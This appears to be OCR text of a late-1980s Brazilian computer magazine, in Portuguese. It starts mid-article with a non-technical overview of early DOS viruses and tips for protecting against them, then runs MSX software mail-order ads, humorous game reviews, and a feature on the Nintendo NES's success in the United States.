Av. Pres. Vargas, 590 - 51618  
Tel.: (021) 233-6615

caracterizam-se basicamente pelas diferenças de funcionamento.

O Israeli, por exemplo, é um vírus do tipo residente em memória (TSR), um programa independente de qualquer outro, que infecta programas de extensão .COM e .EXE interceptando as chamadas à interrupção 21H, uma das principais do DOS. Assim, enquanto o computador está ligado, o vírus se propaga livremente, contaminando não um arquivo, mas sim os discos que transitam pelo computador. Muito esperto, o Israeli procura esconder-se preservando as datas de criação dos arquivos, gravadas no disco. As fase de disparo e destruição deste vírus acontecem quando a data do sistema acusar uma sexta-feira treze. A partir daí, os discos serão destruídos!

O Lehigh é, na verdade, um COMMAND.COM infectado, que portanto só entrará em seu sistema se você der a partida com um disco contaminado. Depois de também conectar-se à interrupção 21H, o Lehigh verifica, a cada acesso a disco, se a cópia do COMMAND.COM existente já está infectada, contaminando-a em caso negativo. Ele então incrementa um contador que, após 10 infecções, provocará a destruição completa de seu winchester. Para defender-se deste vírus, basta marcar o COM-

MAND.COM de seu disco de partida com o atributo de leitura ("read-only"), o que impedirá a contaminação do mesmo. Certifique-se, ainda, de que seu COMMAND.COM está "são" e não dê a partida com discos de terceiros.

O Pakistani Brain é um vírus interessante, já que anuncia sua presença trocando o nome do volume dos discos infectados para Brain. Ele também funciona residente em memória, contaminando a trilha de "boot" dos discos utilizados no computador. Ao invés de destruir arquivos, o Pakistani marca lentamente setores do disco como inutilizáveis, fazendo com que eventualmente os discos não passem de lixo, inteiramente marcados com setores ruins. Para se proteger deste vírus, use um programa para edição do "boot record", escrevendo os números 1234 no "offset" 4 desta trilha.

Finalmente, o Italian, também chamado de Ping-Pong, gera uma irritante bolinha que passeia intermitentemente na tela do monitor, atrapalhando qualquer trabalho executado no micro. Ele se instala na área de "Boot" do sistema, sendo carregado em memória a cada partida. A contaminação, à semelhança do Israeli, dá-se durante as operações de entrada/saída.

## COMO SE PROTEGER

Seguindo alguns conselhos, você poderá evitar surpresas desagradáveis, seguidas de inevitáveis dores de cabeça, como segue:

1 - Fuja da "promiscuidade". Procure não usar programas cedidos por terceiros, principalmente aqueles de procedência duvidosa, tais como softwares piratas.

2 - Utilize também o disco original do sistema operacional para dar a partida em seu micro, pois dificilmente ele estará contaminado.

3 - Faça "back-ups" de seus arquivos. Embora esta não seja uma solução, já que a cópia de segurança poderá estar infectada, é ainda uma defesa simples e barata.

Entretanto, se seu sistema já foi infectado por uma destas pestes, recorra a uma das várias vacinas disponíveis nas lojas especializadas. Elas atuarão de várias formas, removendo os "seres" indesejáveis, checando a integridade dos programas, ou monitorando as operações do sistema operacional em busca de atividades anormais.

Se nada disto funcionar...



# CHAMPION

**CHAMPION SOFTWARE LTDA.**

RUA CLÉLIA, 1837 - LAPA  
05042 - SÃO PAULO - SP.  
CAIXA POSTAL 11.844  
FONE: (011) 65-2030



MSX

MSX-2

MEGAROM

ULTIMAS  
NOVIDADES

NA CHAMPION SOFTWARE  
LTDA., VOCE ENCONTRA  
OS MELHORES JOGOS,  
QUALIDADE PROFISSIONAL,  
GARANTIA DE SEUS  
SERVIÇOS E O MELHOR  
PRAZO DE ENTREGA.

**PROMOÇÃO:**

NA COMPRA DE 6 JOGOS

**+ 1 "GRATIS"**

AQUI VOCE ENCONTRA SOFTS DA :  
PAULISOFT, SOFTNEW, NEMESIS  
MSX E O EXCELENTE "E.V.A."

DRIVES, CH. ACRILICO P/DISCOS,  
DISQUETES, FORM. CONTINUO, CAPAS  
P/EQUIPAMENTOS, LIVROS, ETC.

PEÇA CATALOGO **GRATIS** OU  
VISITE NOSSO "SHOW ROOM"

ATENDEMOS TAMBEM AOS SABADOS  
DAS 9,30 AS 16,00 HS.

# APROVEITE ESTA OPORTUNIDADE PARA ADQUIRIR OS MELHORES SOFTS DO MERCADO!

## FAÇA JÁ O SEU PEDIDO!

Envie cheque nominal a  
**ZOCHIO REPRESENTAÇÕES LTDA.**

### PRO KIT SOFTWARE

#### PROKIT SÉRIE "C" PROKIT ZAPPER 3.1

A ferramenta de todo usuário de drive permite ordenar os arquivos de disco, verificar e editar setores, trilhas, testar a velocidade de rotação do drive, etc.  
NCz\$ 152,00

#### PRO KIT SCANNER 3.0

NCz\$ 128,00

#### PRO KIT FILES 3.0

NCz\$ 128,00

#### ROT-II 3.0

Utilitário para cópia e criação de master. Atualiza a BIOS PROKIT série A.  
NCz\$ 128,00

#### FORMAT 3.0

Utilitário para formatação e/ou desformatação de disquetes. Permite criar formatações especiais e testar a qualidade do disco.  
NCz\$ 128,00

#### GRAPHOS PRO

Sistema integrado de editoração gráfica para linha MSX.  
NCz\$ 768,00

#### GRAPHOS III — Módulo Telas

Módulo editor de telas  
NCz\$ 256,00

#### GRAPHOS III — Módulo Alfabetos

Módulo editor de alfabetos  
NCz\$ 256,00

NCz\$ 256,00

**GRAPHOS III (V 2.0)** — É o mais poderoso editor gráfico nacional. Permite a criação de aberturas, desenhos e shapes, alfabetos especiais, etc.  
NCz\$ 205,00

**ALFABETOS N° 1** — Banco de alfabetos para o GRAPHOS III, contendo mais de 30 alfabetos tamanho padrão e diversos alfabetos para títulos.  
NCz\$ 65,00

**DIGITAL BOOK N° 1** — Uma nova maneira de usar o seu microcomputador. O livro digital que não pode faltar na sua biblioteca de software.  
NCz\$ 102,00

**GRAPHOS-TELAS 1** — Telas prontas para uso em programas do usuário.  
NCz\$ 65,00

**GRAPHOS-SHAPES 1** — Coletânea de shapes e desenhos de eletrônica e arquitetura, além de selos e vinhetas.  
NCz\$ 65,00

**A LENDA DA GÁVEA** — O clássico da aventura do TK 90, agora também para MSX.  
NCz\$ 102,00

**SISTEMA EDITOR Versão 3.4** — Sua gran-

de oportunidade de criar o seu próprio adventure.  
NCz\$ 280,00

**AMAZÔNIA** — O mais famoso adventure nacional.  
NCz\$ 77,00

**SERRA PELADA** — A fortuna o espera em SERRA PELADA e você nem precisa sujar as mãos. Possui um sistema de mapas.  
NCz\$ 77,00

### BUCANEER SOFT

**COPY-BAIXARIA** — Cópia de disco para fita (até 5 blocos de cada vez) e vice-versa, lê endereços do disco, troca nomes, executa arquivos, deleta etc.  
NCz\$ 75,00

**SUBLIM** — Não é hipnotismo. Faça experimentos com mensagens subliminares no vídeo do seu MSX.  
NCz\$ 75,00

**PROPAGANDA ELETRÔNICA** — Agora com muito mais atrativos. Anuncie as mercadorias nas vitrines de todo o Brasil. Faça dinheiro alugando seu equipamento.  
NCz\$ 180,00

**TRANCA FILES** — Esconde arquivos no diretório e protege programas.  
NCz\$ 75,00

**BUC-COPY** — Um ótimo copiador acompanhado de um excelente manual. O livro negro da pirataria, que ensina tudo sobre cópias em fita.  
NCz\$ 75,00

**BUC-SINTH** — Uma verdadeira mesa de som para você colocar efeitos sonoros em seus programas em Basic.  
NCz\$ 75,00

**BUC-COMPOSER** — Escreva suas cartas, trabalhos escolares e pequenas publicações com sua impressora matricial podendo optar entre 35 tipos de caracteres diferentes, além daqueles que o programa permite criar.  
NCz\$ 150,00

**STRIP GIRLS I e II** — Para tirar a roupa delas você tem de saber cantá-las.  
NCz\$ 75,00

**BUCART (Vol. I, II e III)** — Centenas de shapes condicionados ao GRAPHOS com a mais incrível coletânea de desenhos com uso profissional em ilustração.  
NCz\$ 100,00 cada volume

### PRACTICA

**DBASE II PLUS** — Sistema de gerenciamento de dados.  
NCz\$ 520,00

**SUPERCALC 2** — A planilha eletrônica mais poderosa e a mais fácil de ser usada.  
NCz\$ 520,00

### CIBERTRON

**MSX WORD**  
NCz\$ 40,00 (fita cassete)

**MSX WORD Versão 3.0**  
NCz\$ 60,00 (disquete)  
**PLANILHA MSX**  
NCz\$ 40,00 (fita cassete)

**PLANILHA MSX Versão 2.0**  
NCz\$ 60,00 (disquete)

**CONTROLE DE ESTOQUE**  
NCz\$ 60,00 (disquete)

**BANCO DE DADOS**  
NCz\$ 40,00 (fita cassete)

**ASSEMBLY & DESASSEMBLY**  
NCz\$ 40,00 (fita cassete)

**RS232/TERMINAL** — Acoplada a um MSX possibilita a emulação do terminal VT52, VIDEOTEXTO E CIRANDA/RENPAQ.  
NCz\$ 810,00

### PAULISOFT

**MSX TURBO** — Um compilador que opera na memória acelerando incrivelmente as operações de cálculo.  
NCz\$ 90,00

**EDTRONIC** — Recursos para edição, montagem e impressão de esquemas para projetos eletrônicos.  
NCz\$ 90,00

**GRAPHIC VIEW** — Um genial programa para incrementar em suas telas gráficas rotinas de SCROLL.  
NCz\$ 77,00

**SPRITE MAKER** — Super editor de sprites 16x16 que inclui rotinas para reversão.  
NCz\$ 77,00

**AQUARELA**  
Completo editor gráfico para linha MSX.  
NCz\$ 160,00

### NEMESIS — PROGRAMAS UTILITÁRIOS

<b>MSX PAGE MAKER 1.4</b>	editor de página com textos e gráficos	NCz\$ 67,00
<b>MSX PAGE MAKER FONTES 1</b>	22 diferentes letras para o PAGE MAKER	NCz\$ 55,00
<b>MSX PAGE MAKER FONTES 2</b>	22 diferentes letras para o PAGE MAKER	NCz\$ 55,00
<b>MSX PAGE MAKER FONTES 3</b>	22 diferentes letras para o PAGE MAKER	NCz\$ 55,00
<b>MSX PAGE MAKER FONTES 4</b>	22 diferentes letras para o PAGE MAKER	NCz\$ 55,00
<b>MSX PAGE MAKER CARTOONS 1</b>	diversas figuras para sua página gráfica	NCz\$ 55,00
<b>MSX PAGE MAKER CARTOONS 2</b>	diversas figuras para sua página gráfica	NCz\$ 55,00
<b>MSX PAGE MAKER TITLES 1</b>	alfabetos gigantes para títulos e destaques	NCz\$ 55,00
<b>MSX PAGE MAKER SQUARES 1</b>	diferentes molduras, adornos e vinhetas	NCz\$ 55,00
<b>MSX PAGE MAKER KIT</b>	PAGE MAKE com todos os seus acessórios	NCz\$ 410,00

**FAST-COPY**  
NCz\$ 67,00

### SOFTNEW

**MSX DISIGNEN** ..... NCz\$ 75,00  
**MULTI COPY** ..... NCz\$ 75,00  
**VISCO GRAPHIC** ..... NCz\$ 75,00  
**SPRITES WRITEN** ..... NCz\$ 75,00

### UNIVERSOFT

#### PACOTE APLICATIVO

**AGENDA DOMESTICA** — MALA DIRETA  
— UNI-WORD Z. O — PENCIL  
**DESIGNER** — EDITOR DE MUSICA  
**BANCO DE DADOS** — C. ESTOQUE —  
EDIT. SPRITE — C. PAGAR/REC. —  
**PLANILHA MSX**  
NCz\$ 100,00

**ULTRA-COPY** — Cópia e formata ao mesmo tempo  
NCz\$ 260,00

### CIBERTRON

**MEGASSEMBLER** (cartucho) NCz\$ 330,00  
**MAXIDADOS** (cartucho) NCz\$ 330,00

### NEMESIS

**MSX-DOS TOOLS I** ..... NCz\$ 55,00  
**MSX-DOS TOLLS II** ..... NCz\$ 55,00  
**MSX HELLO! 1.0** ..... NCz\$ 55,00  
**GRAF-MASTER II** ..... NCz\$ 60,00  
**MALA DIRETA MSX 1.1** ..... NCz\$ 81,00  
**MSX-SAM VOICE SYNTHETIZER** .....  
NCz\$ 55,00  
**MSX CHART 1.0** ..... NCz\$ 67,00  
**MSX PORTFOLIO 1.0** ..... NCz\$ 67,00

**ZOCHIO REPRESENTAÇÕES LTDA.**  
Caxia Postal 1793 — CEP 20001  
Rio de Janeiro-RJ — Tel. (021) 262-6306

# CADERNO DE JOGOS

## NINTENDO A VOLTA DOS VIDEOGAMES



**FACA A SUA  
CAMPANHA  
PRESIDENCIAL  
NO IBM-PC**

**ACERTE  
O RUMO  
DO JOYSTICK  
NO MSX**

**COMBATA  
TERRORISTAS  
DO FUTURO  
NO AMIGA**

*E mais: Altered Beast, Cosmic Pirate, jogos que gostaríamos de ver e a última cilada para Roger Rabbit!*

CLAUDIO COSTA

**T**erroristas do futuro dão um jeito de implantar cinco bombas em períodos cruciais da história da Terra, com o propósito de desorganizar sua evolução e levar a humanidade ao caos: cabe ao sempre heróico usuário de um Amiga ou Atari ST a espinhosa missão de viajar pelo tempo e tentar desarmar este esquema. Esta é a história por trás de Xenon II—Megablast, o mais recente lançamento dos Bitmap Bros. pela Imageworks (os mesmos de Xenon e Speedball, dois jogos daquele tipo que você levaria junto com seu micro para uma ilha deserta). OK, não é mesmo o enredo mais cotado para um primeiro lugar em originalidade, mas espere até




XENON II

dar uma olhada nos outros quesitos. A começar pelos gráficos, que... Bem, não vale a pena perder tempo tentando comentá-los aqui: mesmo após uma revelação pessoal, continuará sendo difícil aceitar plenamente a sua existência. Ainda assim dá para perceber que estamos diante de mais um raríssimo exemplar de um "shoot em up" inteligente, uma vez que a) os inimigos não chovem sobre sua cabeça atirando como loucos para desaparecer inexplicavelmente em seguida: todos têm estratégias específicas de ataque e não dão refresco até se descobrir um jeito de passar por eles; b) a nave que você pilota tem resistência suficiente para não se auto-destruir ao esbarrar em algum lugar do cenário, e c) se você perder uma vida no final da penúltima fase não é catapultado de volta para o início do jogo e depenado, sem qualquer explicação, das armas que possuía até aquele instante: a ação recomeça próximo do ponto onde parou, com seu poder de fogo mantido intacto. Você pode se abastecer de até vinte tipos diferentes de armas, que vão desde simples conselhos (úteis, pois não são de graça) até um dispositivo que permite à sua nave se

teleportar entre os diversos níveis do jogo para escapar de um eventual ataque cerrado. Tudo isso embalado por uma abertura definitivamente bombástica, onde se ouve nada menos que a música "Megablast", do grupo inglês Bomb the Bass, sampleada (prezado Tim Simenon, se eu fosse você atirava pela janela esse arsenal de sintetizadores depois de ouvir como ficou sua composição no Amiga). E ainda tem várias outras surpresinhas. Se você estiver pensando numa viagem para alguma ilha distante, reserve mais um lugar na bagagem.

**Z**apt. Dziing! Blam! Não sei o que há com esses jogos, mas a cada dia que passa eles ficam mais rápidos e sofisticados - a ponto de nem dar tempo de autores e softhouses conseguirem encontrar uma explicação razoável para tudo o que se passa na tela. Mesmo assim, é impossível resistir: então vá correndo verificar se já estão disponíveis para o seu equipamento Galaxy Force (Activision), Dragon Spirit (Tengen), Captain Fizz Meets the Blastertrons (Psychapse), Panic Stations (Gremlin) e Phobia (Imageworks). A dica para sobreviver a esses jogos é a mesma: segure firme o joystick e abra fogo contra tudo que ameaçar se mover - exceto, é claro, as enfermeiras. Ca-pow!!!

**A** Ocean está pisando fundo para que logo, logo os pilotos de Chase HQ dos fiperamas possam também ligar o micro, dar a partida em seu Porsche 928 e sair em frenética perseguição - no melhor estilo "Miami Vice" - aos bandidões de bom gosto que dirigem Ferraris e Lotus Esprits. Confira pela versão do Spectrum se não vale a pena engrenar a primeira marcha e esperar até dezembro. E por falar na Ocean, lembramos que Operation Thunderbolt é outro que também deverá estar prontinho para figurar nas listas bem-informadas para Papai Noel, ao lado de



CHASE HQ

sua submetralhadora favorita. A ação à la Operation Wolf foi ainda mais incrementada (acredite se puder), com fases em 3D e opção para dois jogadores. Em caso de dúvida, não vacile: peça os dois.



KONIX NAVIGATOR

**D**ando continuidade à nossa série sobre joysticks fora do comum apresentamos neste número o Konix Navigator, especialmente projetado para usuários radicais que possuem computadores muito grandes, mesas muito pequenas, ou ambos. A idéia por trás de seu inventivo design é que você possa segurá-lo com as mãos e jogar afastado da tela, o que proporciona melhor visibilidade e evita aquele incômodo de ter que ficar ajeitando o joystick na hora em que as ventosas descolam da mesa. Com controle de oito direções de deslocamento e dois botões de disparo, o Konix Navigator custa o equivalente a 15 libras e o fabricante só não o recomenda para os aficionados de caratê ou musculação que costumam se empolgar com facilidade. Fora isso, quem já usou garante que melhor, mesmo, só o fêizer da Enterprise - mas olhando com calma, até que os dois são bem parecidos.


**A**s pesquisas apontam President Elect, da Strategic Simulations, como um dos mais votados programas... de governo para épocas de eleições. Neste jogo de estratégia, com o apoio de um Apple II ou IBM-PC até três pessoas podem lançar suas candidaturas (ou a de um líder autêntico, escolhido numa lista de 70 nomes) para concorrer a um mandato presidencial num período qualquer entre os anos de 1960 e 1988 - nos Estados Unidos, bem entendido. Os candidatos são julgados de acordo com as plataformas propostas para administração, economia e relacionamento com outros países, bem

como por sua imagem pública - e tal como na vida real, os acordos e alianças realizados no decorrer da campanha podem assumir influência decisiva. Infelizmente não se conhece nenhum similar produzido por aqui nos últimos anos, mas vá lá: uma versão nacional desse jogo teria, pelo menos por enquanto, muito poucas fases.

**C**ansado de combater hordas de seres alienígenas tão estúpidos que parecem não saber fazer outra coisa a não ser atirar em você? OK, hora de uma mudança de cenário. Em *Pirates!* (MicroProse para Apple IIGS e IBM-PC), você experimenta a sensação de ser o capitão de um navio pirata em pleno século XVII, percorrendo o Caribe à procura de galeões espanhóis e cidades para saquear. O candidato a permanecer no cargo deverá possuir sólidos conhecimentos de batalha e navegação, além de habilidade no manejo da espada - ou senão alguma graça para encerrar um breve desfile pela prancha. Achou a mudança muito radical? Então acostume-se aos poucos com *Cosmic Pirate* (Outlaw para AMIGA): aqui você personifica um bucaneiro a fim de entrar para o Conselho dos Piratas Espaciais. Para se habilitar será preciso primeiro enfrentar uma prova que consiste em destruir uma nave inimiga num quadrante repleto de obstáculos. Se tiver sucesso você estará apto a praticar suas pilhagens nos domínios do Conselho, mas não vá se convencendo de que acabou de fazer o melhor negócio dos sete mares: a moral dos associados é um tanto questionável e além de combater as naves que desejam pilhar, os flibusteiros espaciais precisarão tomar todo o cuidado também com os outros piratas. Enfim... lo-ho-ho, e uma garrafa de rum para viagem!

**É** um pássaro? É uma imitação? É Allan Quatermain, o cunhado de Indiana Jones? Nada disso — é Rick Dangerous, dublê de super-herói e colecionador de selos em meio-expediente (!) que se meteu em mais uma encrenca. Seu avião caiu em alguma parte da América do Sul, e armado somente com uma pistola, um cajado e um pouquinho de dinamite (!), o quanto nosso herói irá sobreviver depende de você... E por aí vai a propaganda de mais um jogo de plataforma para Spectrum, Amiga e IBM-PC, que você vê na foto. Até aí (quase) nada demais. O problema é que a ação está mais para King's Valley 2 do que para Indiana Jones, ao contrário do que o anúncio — mais criativo que o próprio jogo da Firebird — faz supor. Aproveitando o mote, listamos aqui algumas idéias para outros jogos no gênero, todos com sugestões de publicidade capazes de garantir sucesso imediato:

**9 e 1/2 SEMANAS DE GARGANTA PROFUNDA** — Jogo educativo. Você e o Mickey Rourke são miniaturizados e introduzidos numa determinada parte do corpo da Kim Basinger, a fim de produzir



**RICK DANGEROUS**



**ALTERED BEAST**

um relatório sobre seu funcionamento para a CIA. Boquiaberto, você finalmente descobrirá como o organismo reage à tensão traqueal durante a ataxia locomotora, irá conhecer os segredos da sensual e misteriosa cavidade nasofaríngea e salivar a valer com os apetitosos gráficos das amídalas e epiglote. Plim, plim — é fantástico.

**RAMBO MCMLXXXII** — Jogo de estratégia tipo resta 1, baseado no último filme da série. Após aniquilar todos os inimigos dos Estados Unidos nas luas de Plutão e bombardear o quartel-general onde se escondiam os críticos de cinema, Rambo não tem mais o que fazer e decide jogar palitinho com seu micro para escapar da neurose. Há uma opção inteligente para derrubar a mesa se você estiver perdendo, e na versão para o Amiga, uma bazuca tridimensional que fulmina o micro se você achar que ele está roubando. Bons gráficos, apesar do enredo com violência ligeiramente desnecessária.

**ELE, O BOTO** — Adventure nacional. Você deverá utilizar toda a sua perspicácia e raciocínio contra os malvados imperialistas que pretendem extinguir o boto cor-de-rosa, filmar a vida de Chico Mendes e ainda por cima piratear o Amazônia do Renato Degiovani. Para dificultar a sua missão há o irritante merchandising de um tal guaraná do novo tempo e uma musiquinha de fundo que não pára de tocar ("Fragile", do Sting). Dicas de sobrevivência: nunca ofereça presentes em aerosol para os ecologistas que cuidam dos jacarés, e jamais tente alterar o ecossistema, passando longe

dos jacarés que se alimentam de ecologistas. O manual de instruções, em formulário contínuo reciclado, é assinado por Fernando Gabeira. Só para MSX com cacique Megarom.

**A**gora, leitor, imagine-se nos ossos de um heróico centurião que exatamente por esse motivo morreu cedo em combate, e foi trazido de volta da tumba (urgh!) pelo próprio Zeus com a missão de salvar sua filha Atena, prisioneira das forças do mal. Nosso herói não tarda a descobrir que a outra vida também é dureza, e aí o jeito é se virar para achar as partículas de energia mística que, ao serem tocadas, têm o dom de alterar sua forma física, conferindo-lhe "devastador poder e mobilidade" - traduzindo, são capazes de transformá-lo numa miríade de seres fabulosos como um urso enorme com (eca!) mau hálito e um parente mais feio de dragão. É um figurino esquisito, porém o mais apropriado para não destoar dos representantes das tais forças do mal: grifos, zumbis, lobisomens, lesmas gigantes e exemplares diversos de mortos-vivos, todos com hábitos sociais repelentes como arremessar cabeças cortadas e olhos humanos (eeca!) naqueles que os incomodam. É ou não é um enredo de arrepiar para um jogo? Especialmente quando a ação se desenrola em cenários tão pós-modernos quanto um cemitério, pântanos ou um antigo templo grego. Br! A Activision ficou encantada com este arcade — que em sua existência anterior foi um fliperama de retumbante sucesso da Sega — e está conjurando o feitiço para materializar *Altered Beast* nos micros que assombram as mansões abandonadas deste e de outros mundos. É horripilante de tão bom. Não vá perder e depois ficar por aí com cara de... há, bom, alterado.

**P**-p-p-please! Quem armou esta cilada para Roger Rabbit? Não foi o testamento perdido do proprietário de Toontown desta vez, e sim a Activision, que escorregou na borracha ao transformar um dos mais geniais filmes da década num dos menos animados jogos de computador de que se tem notícia. Parece até que os programadores se recusaram a voltar do cinema ou então foram transformados em doninhas após rascunhar um jogo com apenas três fases — isso mesmo, três fases: Roger e o táxi Benny são perseguidos pelas ruas de Hollywood, corta para uma rápida passagem pelo Ink and Paint Club e daí direto para o confronto final no galpão da Gag Factory. Os gráficos até que são legais, mas nem o detetive Eddie Valiant dá o ar de sua graça, como também — imperdoável — não se vê o menor traço da estonteante Jessica em nenhuma parte do jogo! Isto só pode ter sido obra do juiz Doom. Se algum sem-graça vier com este disquete para o lado do seu Amiga, atire o dentro do barril de "caldo" mais próximo e encerre definitivamente a questão. That's all, folks!

CLAUDIO COSTA

# A VOLTA POR CIMA DOS VIDEOGAMES

**T**udo começou com um inocente jogo de pingue-pongue no qual a bolinha (na verdade, um tosco quadrado) pipocava de lá pra cá, lentamente... em plena tela da televisão. Mesmo dez anos atrás parecia impossível prever que este fosse o primeiro sintoma da verdadeira febre de jogos eletrônicos que consumiria toda a primeira metade da década, e cuja temperatura só começaria a cair com os primeiros sinais de esgotamento físico dos videogames, finalmente obrigados a pedir água a seus novos e mais poderosos oponentes: os micros pessoais, com cor, som, alta resolução e o irresistível desafio de uma linguagem de programação embutida.

Mas enganam-se aqueles que pensaram que os videogames, após essa longa campanha repleta de glórias, iriam simplesmente pendurar as chuteiras e partir para o ostracismo amargando as mágoas de uma derrota. Após um rápido intervalo para reformulação de estratégias, a indústria achou que era o momento de tirar a mão do botão de pausa, e ei-los de volta à cena — e em grande estilo. Saem antigos nomes como Atari 2600, Odyssey e Coleco e entram em seus lugares o Konix na Inglaterra, e o NEC PC Engine, Sega Super System e Nintendo Entertainment System — que também atende pela alcunha de NES — nos Estados Unidos.

Este último, por sinal, chega com ares de quem vai roubar a bola e dominar sozinho a partida: somente no ano passado foram vendidos, nas terras de tio Sam, nada menos que sete milhões de consoles Nintendo. Para se ter uma idéia do que isto significa, basta dizer que em cinco anos, desde seu lançamento na América, o micro Commodore 64 não vendeu mais do que oito milhões de unidades. Detalhe: estima-se que se a Nintendo tivesse tido condições de atender à demanda, algo em torno de um milhão e meio a mais de consoles teriam

encontrado compradores. Calcula-se que um entre cada cinco lares americanos ostente, hoje em dia, um Nintendo em sua sala de estar — o que não chega a surpreender quando se sabe que em seu país de origem, o Japão (onde é conhecido como Famicom), este console pode ser encontrado em cerca de 30% das residências.

Como dá para perceber, o menino é mesmo um prodígio. E deixa uma pergunta estampada, logo de cara, na testa daqueles que não o conhecem: o que



Acclaim Remote Controller

pode haver de tão extraordinário em um simples videogame para as curvas de seu gráfico de vendas subirem assim, em ritmo exponencial?

**ENTENDENDO O NINTENDO** — Na verdade, se alienígenas do futuro tentassem produzir uma tese para explicar o sucesso do Nintendo baseando-se apenas em evidências materiais, teriam de enfrentar algumas dificuldades. Se o leitor abrir, por exemplo, o exemplar de julho de 1989 da revista Detective Comics (onde são publicadas as histórias do maior ícone de consumo de nossa época, o Batman), poderá verificar que das dez páginas de publicidade, sete são dedicadas ao Nintendo — a maioria por softhouses do porte da Konami e Taito, anunciando seus últimos lançamentos

para o NES. Uma grande quantidade de títulos que aparecem em letras miúdas em outras páginas, no entanto, são capazes de confundir mais do que explicar: Donkey Kong, Legend of Zelda, Othello, Q'bert, Spy Hunter, Spy vs. Spy, Galaga, Xevious... Epa, afinal esta revista é mesmo de julho de 89, ou será que houve algum engano?

Uma fotografia do Nintendo também não ajudaria a tornar as coisas mais claras aos olhos dos extra-terrestres. Quando muito, dá para conferir que a aparência do console é meio incomum: lembra certos modelos de projetores de slides, por sinal fora de moda há muito tempo. As especificações técnicas, então, podem ser estarecedoras para os menos avisados: o NES opera com dois chips customizados de 8 bits para controle de vídeo e áudio, e — cúmulo das heresias — não vem com joysticks, mas sim com um par de controladores com quatro teclas e um touchpad semelhante ao conjunto de teclas de cursor do MSX.

Agora, imagine o que os alienígenas iriam pensar ao descobrir que, junto com o Nintendo, o comprador leva um jogo inteiramente grátis: as sensacionais aventuras de... Super Mario Bros!!! Aí dá vontade de regressar para Júpiter rapidinho. Como é que uma máquina de 8 bits, design quadrado, sem joysticks e ainda por cima com uns jogos tão manjados pode fazer tamanho sucesso?

**"APENAS" UM VIDEOGAME** — Paradoxal como possa parecer, a fórmula se resume em único substantivo: simplicidade. E se você quiser acrescentar um aditivo, uma filosofia de marketing que é uma verdadeira aula até para os americanos.

Para começo de conversa, o Nintendo é barato — apenas cem dólares, menos de um quinto do custo do mais modesto computador pessoal, são suficientes para adquirir o sistema completo. Além disso, ele é simples de usar: basta

ligar na TV, o que não leva mais do que alguns segundos, e sair jogando. A inexistência de conexões complicadas facilita o transporte de um aposento para outro, comodidade sob medida para o consumidor americano, que em geral tem mais de um aparelho de TV em casa.

Esta mesma simplicidade se reflete na aparência do console, onde foram intencionalmente evitadas quaisquer marcas capazes de confundir-lo, mesmo à distância, com um computador — que é, afinal, um instrumento de trabalho. O que se vende por trás da marca Nintendo é na realidade um conceito — o de um sistema interativo de entretenimento, barato e fácil de usar. Nada mais objetivo e em sintonia com um tempo em que as pessoas que compram micros, nos Estados Unidos, estão menos preocupadas com minúcias de programação e mais interessadas nas aplicações efetivas que podem encontrar para seus equipamentos.

A maioria dos usuários aponta razões semelhantes para aprovar os controladores do Nintendo: afirmam que são leves e fáceis de manejar e que, ao contrário dos joysticks, não cansam as mãos após algumas horas de uso. Seja como for, a verdade é que a ausência deste periférico deixou uma porta aberta para o desenvolvimento dos mais variados — e sofisticados — dispositivos "alternativos" de comunicação com a máquina, que acabam tornando mais estimulante a opção pela sua compra (veja o box). E a coisa não fica por aí: já se espalham, nos Estados Unidos, sinais de uma emergente "cultura do videogame", traduzida em símbolos como camisetas, bonês, cintos, toalhas de praia, suspensórios, capas de chuva e tudo mais o que o licensing criativo for capaz de imaginar, desde que haja um espaço para o logotipo Nintendo. Não faltam revistas, livros e fitas de vídeo ensinando truques e estratégias para



O Nintendo Game Boy

conseguir maiores pontuações nos jogos, bem como troféus e bonequinhos com os personagens dos jogos de ação para colecionar. Zelda e os irmãos Mario chegaram ao extremo de abrir o apetite do aficionado logo no café da manhã, graças ao Nintendo Cereal System, uma espécie de sucrilho cujo slogan é "If you can't beat 'em, eat 'em!". Nenhuma outra marca de jogos eletrônicos, até onde se saiba, conseguiu se integrar de tal maneira ao cotidiano do usuário. Nas prateleiras, o selo oficial de qualidade Nintendo só não é visto com mais frequência que as etiquetas de código de barras dos produtos.

Quanto aos jogos... bem, você já deve ter adivinhado que... aqueles que citamos são apenas os "clássicos" — não mais do que uma pequena parte de uma lista que anda pela casa das centenas, e todo mês cresce com uma dezena de

novidades. Os pratos principais desse variado menu são, naturalmente, as conversões dos jogos mais quentes dos flipperamas, distribuídos muito antes das versões para microcomputadores. O pessoal do Nintendo já está brincando há muito tempo com Strider, Stealth ATF, Airwolf, Willow, Dragon Ninja e World Games, para citar apenas alguns exemplos. Mas isto não diminui o interesse por clássicos como Mario Bros. — muito pelo contrário. Afinal, quando jogos como este aparecem pela primeira vez, a garotada que forma a platéia mais numerosa do Nintendo ainda devia estar se divertindo com chocalhos. Além disso, não há comparação possível entre as antigas e as atuais versões desses jogos: o Mario do Nintendo faz seu irmão mais velho do Atari parecer tão ágil e desafiador quanto um paciente de uma clínica ortopédica.

**PLANOS PARA O FUTURO** — Mas isto não quer dizer que os executivos estejam interessados em manter o Nintendo direcionado unicamente para o público adolescente. Há projetos mais sofisticados, como o da Koei, que pretende comercializar nos Estados Unidos um dos maiores sucessos do Famicom: Nobun-ga's Ambition, uma ambiciosa recriação do cenário político no Japão durante o século XVI. Um cartucho de 2,5 megabytes com uma bateria interna, que possibilita o arquivamento de dados tal como um disquete, teve de ser projetado para acomodar esta saga na qual uma partida pode demorar semanas.

